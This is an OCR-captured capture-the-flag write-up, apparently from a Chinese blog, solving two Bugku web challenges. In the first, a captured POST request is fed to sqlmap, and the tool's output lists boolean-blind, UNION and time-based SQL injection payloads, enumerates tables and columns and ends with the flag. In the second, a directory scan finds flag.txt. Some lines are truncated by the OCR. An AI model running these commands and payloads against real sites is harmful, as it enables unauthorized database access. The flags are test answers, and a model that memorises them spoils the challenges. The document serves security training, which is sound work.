

POST request to http://120.24.86.145:8002/chengjidan/index.php
Previous
Next
Action
Request
Raw
Params
POST /chengj
Host: 120.24
User-Agent:
Firefox/59.0
Accept: text
Accept-Langu
Accept-Encod
Referer: htt
Content-Type
Content-Leng
Connection:
Upgrade-Inse
id=1
Choose a file to save to
查找(I):
新加卷 (D:)
360Downloads
360安全浏览器下载
Android
androidtest
itcast
LudashiDownloads
mgtv
mgtv.cache
MyDownloads
MySQL Datafiles
phpStudy
PHPTutorial
文件名(N):
3333.txt
文件类型(T):
所有文件
保存
取消
Type a search term
0 matches

打开sqlmap



得到当前使用数据库skctf_flag

爆表sqlmap -r "D:\3333.txt" -p id --table -D "skctf_flag"


F:\web所需工具\注入扫描工具\SqlMap免Python环境绿色版\Run.exe
[*] shutting down at 18:23:33
[root@Hacker~]# Sqlmap sqlmap -r "D:\3333.txt" -p id --table -D "skctf_flag"
sqlmap/1.0-dev - automatic SQL injection and database takeover tool
http://sqlmap.org
[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program
[*] starting at 18:24:48
[18:24:48] [INFO] parsing HTTP request from 'D:\3333.txt'
[18:24:48] [INFO] resuming back-end DBMS 'mysql'
[18:24:48] [INFO] testing connection to the target url
[18:24:48] [INFO] heuristics detected web page charset 'utf-8'
sqlmap identified the following injection points with a total of 0 HTTP(s) requests:


Place: POST
Parameter: id
Type: boolean-based blind
Title: AND boolean-based blind - WHERE or HAVING clause
Payload: id=1' AND 8955=8955 AND 'YMP1'='YMP1
Type: UNION query
Title: MySQL UNION query (NULL) - 4 columns
Payload: id=1' LIMIT 1,1 UNION ALL SELECT NULL, NULL, NULL, CONCAT(0x3a6f616d3a,0x556c6e42477452557763,0x3a6565773a)
#
Type: AND/OR time-based blind
Title: MySQL > 5.0.11 AND time-based blind
Payload: id=1' AND SLEEP(5) AND 'EYui'='EYui

[18:24:48] [INFO] the back-end DBMS is MySQL
back-end DBMS: MySQL 5.0.11
[18:24:48] [INFO] fetching tables for database: 'skctf_flag'
[18:24:48] [INFO] the SQL query used returns 2 entries
[18:24:48] [INFO] resumed: "fl4g"
[18:24:48] [INFO] resumed: "sc"
Database: skctf_flag
[2 tables]
+------+
| fl4g |
| sc |
+------+
[18:24:48] [WARNING] cannot properly display Unicode characters inside Windows OS command prompt (http://bugs.python.org/issue1602). All unhandled occurances will result in replacement with '?' character. Please, find proper character repre
0.00K/s
2
https://blog.csdn.net/qq_367068

爆f14g的列

```
18:27:17] [INFO] heuristics detected web page charset 'ut
qlmap identified the following injection points with a to
--
lace: POST
arameter: id
    Type: boolean-based blind
    Title: AND boolean-based blind - WHERE or HAVING claus
    Payload: id=1' AND 8955=8955 AND 'YMP1'='YMP1

    Type: UNION query
    Title: MySQL UNION query (NULL) - 4 columns
    Payload: id=1' LIMIT 1,1 UNION ALL SELECT NULL, NULL,


    Type: AND/OR time-based blind
    Title: MySQL > 5.0.11 AND time-based blind
    Payload: id=1' AND SLEEP(5) AND 'EYui'='EYui
--
18:27:17] [INFO] the back-end DBMS is MySQL
ack-end DBMS: MySQL 5.0.11
18:27:17] [INFO] fetching columns for table 'f14g' in dat
18:27:17] [INFO] the SQL query used returns 1 entries
18:27:17] [INFO] resumed: "skctf_flag","varchar(64)"
atabase: skctf_flag
able: f14g
1 column]
+------------+-------------+
| Column     | Type        |
+------------+-------------+
| skctf_flag | varchar(64) |
+------------+-------------+

18:27:17] [WARNING] cannot properly display Unicode chara
issue1602). All unhandled occurances will result in repla
entation inside corresponding output files.
18:27:17] [INFO] fetched data logged to text files under

*] shutting down at 18:27:17
```


爆字段




得到flag：BUGKU{Sql_INJECT0N_4813drd8hz4}

phpcmsV9

链接：http://120.24.86.145:8001/

看到这句话 想都没有想 直接扫描了下目录里的txt文件



根目录下存在flag.txt

直接打开：

flag{admin_a23-ae2132_key}